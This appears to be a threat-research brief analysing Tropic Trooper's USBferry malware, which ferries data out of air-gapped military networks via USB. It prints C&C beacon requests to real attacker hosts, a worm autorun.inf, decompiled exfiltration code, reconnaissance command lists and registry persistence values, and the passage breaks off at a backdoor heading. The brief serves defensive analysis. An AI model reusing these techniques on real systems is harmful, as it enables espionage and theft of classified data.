



Tropic Trooper's Back: USBferry Attack Targets Air-gapped Environments

Technical Brief

By Joey Chen (Threats Analyst)

Contents

New findings on Tropic Trooper's old tools and recent activities

Detailing Tropic Trooper's campaign

- The discovery of the USBferry attack
- A USB malware called USBferry
- The evolution of USBferry's infection
- Backdoor information and versions

Potential targets and targeted information

Conclusion

MITRE ATT&CK® Matrix

Indicators of compromise (IoCs)

New findings on Tropic Trooper's old tools and recent activities

[Tropic Trooper](#) (aka KeyBoy) is a cyberespionage group known for perpetrating attacks against government institutions, military agencies, hospitals, and the banking industry. Recently, we discovered the Tropic Trooper group targeting Taiwanese and the Philippine military's physically isolated environment using a USBferry attack (the name derived from a sample found in a related research). USBferry has variants that perform different commands depending on specific targets; it can also combine capabilities, improve its stealth in infected environments, and steal critical information through USB storage. Based on our telemetry, this kind of attack has been active since December 2014 and has been solely targeting military or government users located in Asia. We started tracking this particular campaign in 2018, and our analysis shows that this campaign uses a fake executable decoy and USB trojan strategy to steal targets' information.




Figure 1. A sample scenario of the USBferry attack

Detailing Tropic Trooper's campaign

The discovery of the USBferry attack

We first discovered the malware from a PwC report, which [mentioned](#) a sample related to Tropic Trooper but did not include a detailed analysis. Based on this clue and our data, Tropic Trooper has been using the USBferry attack to deliver its payload to victims as early as December 2014.

We also observed many malware versions and PDB (program database) strings. This should be noted because, based on this pattern, we can map out an evolution list of the USBferry malware and attacks. Their hardcoded malware version number pattern is similar to our previous report on Tropic Trooper. Furthermore, the malware version number implies that the USBferry malware was modified from trojan TROJ_YAHOYAH, as [published](#) in our report. From the PDB strings, we also found two interesting details: The USBferry malware has at least three versions (Find the full list in the indicators of compromise [IoCs] section of this document), and it has different variants and components.

The PDB strings in USBferry malware also provided us with insights into the campaign, including the malware versions:

- E:\Work\VS Project\USBferry_For_PH\Bin\Install_EXE.pdb
- E:\Work\VS Project\USBferry_For_PH\Print\Install_EXE.pdb
- E:\Work\VS Project\USBferry_CopyFile_20150331\Bin\Install_EXE.pdb
- D:\work\vs\UsbFerry_v2\bin\UsbFerry.pdb
- D:\work\vs\UsbFerry_v2\Release\AddAutoRun_x32.pdb
- D:\work\vs\UsbFerry_v3\bin\UFLoader.pdb
- D:\work\vs\UsbFerry_v3\bin\UsbFerry.pdb

A USB malware called USBferry

We initially decided to name this malware TROJ_YAHOYAH and thought it was an old malware that has different variants. Its malware network protocol makes it similar to the trojan TROJ_YAHOYAH. However, we found that the beacon information was a bit different from the oldest one — the hardcode VR strings from PH changes to UF.

```
GET /cat.6.jpg HTTP/1.1
User-Agent: MSIE(6.00.2900.5512 (xpsp.080413-2105)); NT(2); AV(0); OV(11.0.8322); NA(
VR(UF1.0_2016022601)
Host: jupiter.qpoe.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 334007
Content-Type: image/jpeg

.....JFIF..... 2Exif..MM.*.....^.....!.....
```

Figure 2. USBferry malware with HTTP GET request sample

Our analysis found that USBferry malware has three versions:

- The first one is a small component with TROJ_YAHOYAH; it will try to check if the target computer has a USB plugin and copy the USBferry malware installer into USB storage. In this version, TROJ_YAHOYAH differs from the oldest one. We also found that a few TROJ_YAHOYAH samples changed slightly in specific target environments. For instance, some execute Windows commands, source the victim file or folder list and list the victim's network

- The second one has all the capabilities of the first one, but this version combines two malware variants into one executable.
- The third one also has all the capabilities of the above version; however, this version is designed to be more stealthy in the target's environment. It will reside in the rundll32.exe memory.

[illegible]

The screenshot shows the Windows Task Manager interface. In the background, the 'Task Manager' window is open, displaying a list of running processes. The 'flash_en.exe' process is highlighted in blue. A red arrow points from this process to the 'Task Manager Properties' dialog box in the foreground.

The 'Task Manager Properties' dialog box is open, showing the 'Image' tab. The 'Image File' section displays the file icon for 'flash_en.exe'. Below this, the 'Version' is listed as 'n/a', and the 'Build Time' is 'Wed Feb 03 11:01:38 2016'. The 'Path' is 'C:\Users\Public\Documents\Flash\flash_en.exe', with an 'Explore' button next to it. The 'Command line' is 'C:\Users\Public\Documents\Flash\flash_en.exe -i'. The 'Current directory' is 'C:\Users\Public\Desktop\'. The 'Autostart Location' is 'n/a', with an 'Explore' button next to it. The 'Parent' is 'cmd.exe(2124)', with a 'Verify' button next to it. The 'User' is 'WIN-...', with a 'Bring to Front' button next to it. The 'Started' time is '3:05:35 PM 2/24/2020', and the 'Image' is '32-bit'. The 'Comment' field is empty, with a 'Kill Process' button next to it. The 'VirusTotal' field is empty, with a 'Submit' button next to it. The 'Data Execution Prevention (DEP) Status' is 'DEP (permanent)'. The 'Address Space Load Randomization' is 'Enabled'. At the bottom, there are 'OK' and 'Cancel' buttons.

Figure 4. USBferry malware's second version combined into one executable




Figure 5. USBferry malware's third version becomes resident in memory

The evolution of USBferry's infection

To paint a bigger picture of Tropic Trooper's attacks, we correlated the tools and tactics they used against their targets. We list the notable changes found in Tropic Trooper's latest campaign below.

Version PH5.0 20141217's attack chain:

- Uses a fake installer file, sent via spam email to lure a potential victim into clicking it
- The fake installer will check the OS version first and drop three USBferry malware components, encrypted C&C configuration file, USB malware, and trojan downloader
- It will create the autorun function in the victim's host, located in "C:\Users\Public\Local Settings\Microsoft\UsbKey" folder
- The trojan downloader will try to download an image file from the C&C website and use steganography to decrypt the encrypted payload inside the image
- The final payload will run resident in the victim's host memory and connect to the C&C server




Figure 6. USBferry attack scenario, version PH5.0 20141217

Name ^	Date modified	Type	Size
rusbmon.dat	2/14/2020 2:18 PM	DAT File	5 KB
rusbmon.dll	2/14/2020 2:18 PM	Application extension	58 KB
rusbmon	2/14/2020 2:18 PM	Application	69 KB

Figure 7. Three USBferry malware components

Name	Type	Data
(Default)	REG_SZ	(value not set)
UsbKey	REG_SZ	"C:\Users\Public\Local Settings\Microsoft\UsbKey\rusbmon.exe" Embedding
UsbKeydog	REG_SZ	rundll32.exe "C:\Users\Public\Local Settings\Microsoft\UsbKey\rusbmon.dll", Embedding
VMware User Pro...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

Figure 8. USBferry malware autorun function in the target host

Tropic Trooper uses the old way of achieving infection: by ferrying the installer into an air-gapped host machine via USB. They employ the USB worm infection strategy using the USB device to carry the malware into the target's computer and facilitate a breach into the secure network environment.

```

Embedding
rubmon.dat
MDDFGEGETGIZ
C:\Users\Public\log.txt
[autorun]
open=\RECYCLER\autorun.exe
shell\1=Open
shell\1\Command=\RECYCLER\autorun.exe
shell\2=Browser
shell\2\Command=\RECYCLER\autorun.exe
shellexecute=\RECYCLER\autorun.exe
[ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}
LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-8964
IconFile=%SystemRoot%\system32\SHELL32.dll
IconIndex=31
HMXB

```

Figure 9. USBferry malware using USB worm infection strategy

```

GET /images/bd2015.6.jpg HTTP/1.1
User-Agent: MSIE(6.00.2900.5512 (xpsp.080413-2105)); NT(2); AV(0); OV(11.0.8322); NA( )
VR(PH5.0 20141217)
Host: www.myzinfo.myz.info
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 334007
Content-Type: image/jpeg

.....JFIF.....`..... 2Exif..MM.*.....^.....!.....

```

Figure 10. Malware version PH5.0 20141217 with HTTP GET request sample

Version PH5.0 20150211, PH5.0 20150213, and PH5.0 20150323 attack chains:

These three malware versions have all the capabilities of the version above, plus other functions depending on the purpose. It will also copy an installer into the USB recovery folder to keep the USBferry malware under the radar. Recovery folder location examples are the following:

- E:\Vessels\OSS\STI (marked) \fromvessel\STI (marked) up 27 Nov 2019\Recovery\file001.chk
- G:\Recovery\file001.chk

```

if ( !v3 )
{
    memset(&NewFileName, 0, 0x400u);
    strcat_s(&NewFileName, 0x400u, &Dst);
    strcat_s(&NewFileName, 0x400u, "Recovery");
    SHCreateDirectoryExA(0, &NewFileName, 0);
    SetFileAttributesA(&NewFileName, 2u);
    DstBuf = 0;
    memset(&v24, 0, 0x3FFu);
    sprintf_s(&DstBuf, 0x400u, "%s\\File0001.chk", &NewFileName);
    v21 = 0;
    memset(&v22, 0, 0x3FFu);
    dword_46F8B0(&v21, 1024);
    v4 = &v20;
    do
    {
        v5 = (v4++)[1];
        while ( v5 );
        *(_DWORD *)v4 = 'dnc\\';
        *(_DWORD *)v4 + 1 = 'exe.'; // cmd.exe /c
        v4[8] = 0;
        CmdLine = 0;
        memset(&v26, 0, 0x3FFu);
        sprintf_s(&CmdLine, "%s /c echo RecoveryFile>%s", &v21, &DstBuf);
        WinExec(&CmdLine, 0);
        strcat_s(&NewFileName, 0x400u, ".exe");
        CopyFileA(&ExistingFileName, &NewFileName, 0);
    }
}
return 0;

```

Figure 11. USBferry malware hides the installer in the USB recovery folder

Specific functions will be embedded in the trojan downloader to adopt the target environment. Our in-depth analysis found that when Tropic Trooper first penetrates the victim's environment, they will use basic sourcing scripts to collect the host network's topology, connection capability, and volume information. The second function uses USB storage to copy highly classified documents from the physically isolated environment. Moreover, this function copies certain files into the *USB %RECYCLER%* folder, monitors files' modified time, and updates the newest one to the USB device. The last function will infiltrate the target's internal machine with a customized Windows command and reverse backdoor malware. The summary of the attack is detailed below.




Figure 12. USBferry attack scenario for version PH5.0 20150211, PH5.0 20150213, and PH5.0 20150323

Tropic Trooper modifies the sourcing command to achieve its goal on different targets. Based on some scripts, we can identify their main target industry or the type of document formats they were trying to find. The following figures will show the scripts we found embedded in the different malware.

- Command
 - ipconfig /all
 - net view
 - net view /domain
 - arp -a
 - netstat -ano
 - net use
 - net user
 - net user administrator
 - net share
 - tasklist
 - tracert -h 8 8.8.8
 - tracert -h 8 10.
 - tracert -h 8 172.
 - tracert -h 8 10.
 - tracert -h 8 10.
 - tracert -h 8 192
 - **mxcopy C:\users*.doc* /S /y**
- Command
 - hostname
 - ipconfig /all
 - net use
 - net user
 - net view
 - net view /domain
 - net share
 - netstat -ano
 - nbtstat -n
 - net localgroup administrators
 - route print
 - arp -a
 - tracert -h 10 www. com
 - ping -n 1 10.10
 - ping -n 1 172.1
 - ping -n 1 .navy.
 - ping -n 1 navy.i
 - ping -n 1 .)
 - **cmd /c dir c:* /od/a/s**
 - **cmd /c dir d:* /od/a/s**
 - **cmd /c dir e:* /od/a/s**
 - **cmd /c dir f:* /od/a/s**
- Command
 - ipconfig /all
 - netstat -ano
 - route print
 - arp -a
 - tracert -h 10 www. com
 - **cmd /c dir c:* /od/a/s**
 - **cmd /c dir d:* /od/a/s**
 - **cmd /c dir e:* /od/a/s**
 - **cmd /c dir f:* /od/a/s**

Figure 13. Sourcing script inside the USBferry malware

With the sourcing commands found in the malware, Tropic Trooper intends to learn the network topology of a target environment. By using "tracert" and "ping" commands, the group discovers the target's network architecture. For example, "tracert -h 8 8.8.8.8" collects the route (path) and measures transit delays of packets across an Internet Protocol (IP) network. The pings, meanwhile, are used to test the target network's connectivity; the actors want to know if the machine has access to the internal network and the target mail portal. Tropic Trooper can then use the gathered information to plan and prepare the next stage of the attack.

An analysis of the copy function reveals that Tropic Trooper tries to use the USB storage to exfiltrate important data.

```

        localtime.uHour,
        localtime.uMinute,
        localtime.uSecond);
v3 = atof(&dstBuf);
if ( atof(byte_1001DE00) < v3 )
{
    if ( get_usb_space(&DirectoryName) )
    {
        ExistingFileName = 0;
        memset(&v11, 0, 1023u);
        NewFileName = 0;
        memset(&v9, 0, 1023u);
        sprintf_s(&ExistingFileName, 0x400u, "%s\\%s", &dst, FindFileData.cFileName);
        sprintf_s(&NewFileName, 0x400u, "%s\\%s", pszPath, FindFileData.cFileName);
        nullsub_1();
        if ( write_ini_file(&dstBuf, FindFileData.cFileName) )
            CopyFile0(&ExistingFileName, &NewFileName, 0);
    }
}
}
}
}
while ( FindNextFile0(hFindFile, &FindFileData) );
FindClose(hFindFile);

```

Figure 14. Copy algorithm inside the USBferry malware

```

v21 = 0;
memset(&v22, 0, 0x3FFu);
sprintf(&v21, "szTrojanFileFlag:%s\n", Src);
nullsub_1();
sprintf(&v21, "szFileExt:%s\n", byte_1001D080);
nullsub_1();
sprintf(&v21, "szLastTime:%s\n", byte_1001DE00);
nullsub_1();
sprintf(&v21, "szLeftSize:%s\n", byte_1001DE00);
nullsub_1();

```

Figure 15. Monitoring the target files' modified times and updating the files on the USB with the ones to send out

The last strategy uses a command to set the target's host machine. The command indicates that Tropic Trooper already knows the target's administrator account password and its internal network topology. This way, Tropic Trooper can easily use a tool to execute the backdoor directly. On the other hand, these scripts also show how they use a loader to execute the backdoor, and the following command also indicates the malware components' location. From those locations, we can also identify that this payload belongs to the BKDR_YAHAMAM family. The command inside the malware is shown below.




Figure 16. Attacking the internal machine with known account username/password and tools to execute the backdoor directly

Version UF0.4 20160202's attack chain:

In this version, Tropic Trooper decided to name this special target attack as UF, which is an abbreviation of USBferry. We also learned that this version is the USBferry malware version 2, based on these PDB strings:

- D:\work\vs\UsbFerry_v2\bin\UsbFerry.pdb
- D:\work\vs\UsbFerry_v2\Release\AddAutoRun_x32.pdb

Tropic Trooper no longer uses two components to achieve the USBferry attack in this version; they instead combined two malware versions and changed the name of the new malware to a less suspicious-sounding one. They also changed the malware location from C:\Users\Public\Local Settings\Microsoft\UsbKey to C:\Users\Public\Documents\Flash\, and hid the files' attributes to evade detection.




Figure 17. USBferry attack scenario, version UF0.4 20160202

This latest version of the USBferry malware has an auto-start component embedded in its resource section. This component is executed by rundll32.exe and terminates the flash_en.exe installer. Afterward, it writes the autorun to the registry and executes the USBferry malware with the -I command, which can execute the process without showing any windows on the user desktop.

- Registered value → KEY: [HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell]; DATA: [explorer.exe,%USERPROFILE%\Documents\Fish\fish_en.exe I]; TYPE: [REG_SZ]
- Executed command → cmd /c "C:\Users\Public\Documents\Fish\fish_en.exe" -i

d330214bc092c5fc2addf4b2e2270

"JPG"

104 - [lang:1033]

Icons

Icon Groups

Configuration Files

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ yy..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68i , l Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is .program .canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t .be .run .in .DOS .
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode \$
00000080	3E	6F	7D	0E	7A	0E	13	5D	7A	0E	13	5D	7A	0E	13	5D	> o} z } z } z }
00000090	CE	92	E2	5D	73	0E	13	5D	CE	92	E0	5D	15	0E	13	5D	I'á}s } I'á }
000000A0	CE	92	E1	5D	62	0E	13	5D	9F	57	10	5C	6B	0E	13	5D	I'á}b } W ~k }
000000B0	9F	57	16	5C	6F	0E	13	5D	9F	57	17	5C	75	0E	13	5D	W ~o } W ~u }
000000C0	73	76	80	5D	7D	0E	13	5D	7A	0E	12	5D	21	0E	13	5D	sv }] } z } }
000000D0	88	57	1A	5C	7B	0E	13	5D	88	57	13	5C	7B	0E	13	5D	W ~\{ } W ~\{ }
000000E0	88	57	EC	5D	7B	0E	13	5D	88	57	11	5C	7B	0E	13	5D	W { } W ~\{ }
000000F0	52	69	63	68	7A	0E	13	5D	00	00	00	00	00	00	00	00	Richz }
00000100	00	45	00	00	4C	01	05	00	65	6D	B1	56	00	00	00	00	PE . L .emiv
00000110	00	00	00	00	E0	00	02	21	0B	01	0E	00	00	00	00	00ä !æ .
00000120	00	8A	00	00	00	00	00	00	CB	1E	00	00	00	10	00	00
00000130	00	00	01	00	00	00	00	10	00	10	00	00	00	02	00	00
00000140	05	00	01	00	00	00	00	00	05	00	01	00	00	00	00	00
00000150	00	B0	01	00	00	04	00	00	00	00	00	00	02	00	40	01
00000160	00	00	10	00	00	10	00	00	00	10	00	00	10	00	00	00@
00000170	00	00	00	00	10	00	00	00	C0	5D	01	00	4F	00	00	00Ä } .O

Figure 18. Auto-start component embedded in the resource section



The screenshot shows a Windows Explorer window with the address bar displaying the path C:\Documents and Settings\All Users\Documents\Fish\. The file list contains the following items:

名稱	大小	屬性
Data		HD
Down		HD
Info		HD
flash_end.dat	4 996	H
flash_en.exe	283 136	H

Figure 19. USBferry malware hidden in the Flash folder

```
GET /cat.6.jpg HTTP/1.1
User-Agent: MSIE(6.00.2900.5512 (xpsp.080413-2105)); NT(2); AV(0); OV(11.0.8322); NA( )
VR(UF0.4_2016020201)
Host: jupiter.qpoe.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 334007
Content-Type: image/jpeg

.....JFIF..... 2Exif..MM.*.....^.....!
```

Figure 20. Malware version UF0.4 20160202 with HTTP GET request sample

Version UF1.0 20160226's attack chain:

The latest USBferry malware uses DLL injection in the target's host machine. Here's a summary of the USBferry malware's attack chain:

1. The decoy file will drop a flash_en.inf DLL file, which is a USBferry loader, and it will try to load the encrypted USBferry malware
2. Encrypt the USBferry malware embedded in the loader resource section, and the loader will drop it in the C:\Users\Public\Documents\Flash folder and name it "flash.dat"
3. After loading the encrypted payload, the loader will inject a malicious DLL into rundll32.exe while the USBferry malware will load C&C configuration file and flash_en.dat, which is also located in the "C:\Users\Public\Documents\Flash"
4. The USBferry malware will try to connect to the download site and use Windows command to collect/copy target host data




Figure 21. USBferry attack scenario, version UF1.0 20160226

C:\Users\Public\Documents\Flash\							
Name	Size	Modified	Created	Accessed	Attributes	Packed Size	C
Data		2020-02-10 18:41	2020-02-10 18:41	2020-02-10 18:41	HD	0	
Down		2020-02-10 18:41	2020-02-10 18:41	2020-02-10 18:41	HD	0	
Info		2020-02-10 18:41	2020-02-10 18:41	2020-02-10 18:41	HD	0	
flash.dat	197 120	2020-02-10 18:41	2020-02-10 18:41	2020-02-10 18:41	H	197 120	
flash_en.dat	4 996	2020-02-10 18:41	2020-02-10 18:41	2020-02-10 18:41	H	4 996	
flash_en.inf	304 640	2017-04-24 16:02	2020-02-10 18:41	2020-02-10 18:41	H	304 640	

Figure 22. USBFerry Loader, C&C configuration file, and encrypted USBFerry malware hidden in the Flash folder

This version will check the network capability first if the network is unavailable, then it will try to collect the target information and copy the collected data into USB storage. This allows the USB device to carry the gathered information out to send to the C&C server.

```

{
    if ( v20 )
    {
        sub_10002467(1024);
        vsprintf(&v26, "%s%s", v4, FindFileData.cFileName);
        v11 = sub_1000BDA6(&v26, v10, 2) == 0;
        v12 = &v26;
    }
    else
    {
        v11 = sub_1000BDA6(FindFileData.cFileName, v9, 2) == 0;
        v12 = FindFileData.cFileName;
    }
    if ( v11 )
        sub_10001266("Adding %s To %s Successfully\n", v12, v3);
    else
        sub_10001266("Fail To Add %s To %s\n", v12, v3);
}
}
if ( FindNextFileA(v6, &FindFileData) )
{
    v14 = v21;
}
else
{

```

Figure 23. Exfiltrate target machine information through USB storage

```

sub_10003651(&v10, "%X", v9);
get_current_dir(&v12, 0, 0x400u);
(*(dword_10028CE0 + 164))(&v8);
sub_10003651(&v12, "%s\\%s_%s_%s_%d%02d%02d%02d%02d.dat", &unk_10027A7C);
(*(dword_10028CE0 + 36))(&v12);
get_current_dir(&v11, 0, 0x400u);
if ( compare(&v17, "c:\\") )
{
    sub_100012C0(&v11, 1024, "dir %s* /s/a/od", &v17);
    sub_10004FDB(&v11);
}
else
{
    v4 = (*(dword_10028CE0 + 144))("c:\\*", &v6);
    if ( v4 != -1 )
    {
        do
        {
            if ( v6 & 0x10 && v7 != 46 && sub_10002262("Program", &v7, 7) )
            {
                if ( sub_10002262("Windows", &v7, 7) )
                {
                    sub_10003651(&v11, "dir \\c:\\%s\\*\\* /s/a/od", &v7);
                    sub_10004FDB(&v11);
                }
            }
        } while (v6 & 0x10 && v7 != 46 && sub_10002262("Program", &v7, 7) )
    }
}

```

Figure 24. Collecting target machine information and writing it into the files with a timestamp


Backdoor information and versions

In a recent incident, we discovered four different backdoors Tropic Trooper has used. Some backdoors use injection to execute its routines, while others execute directly and run themselves constantly. Incidentally, we also have Tropic Trooper's backdoor controller and tools. One of their known backdoors, BKDR_YAHAMAM, was mentioned in our [previous whitepaper](#) on the group. Tropic Trooper also uses the steganography technique to mask their backdoor routines and evade anti-malware and network perimeter detection.

To find the full list of the backdoor hashes we encountered and their respective malware version numbers, check the IoCs listed at the end of this document.

Version WelCome To Svchost 3.2 20110818's backdoor:

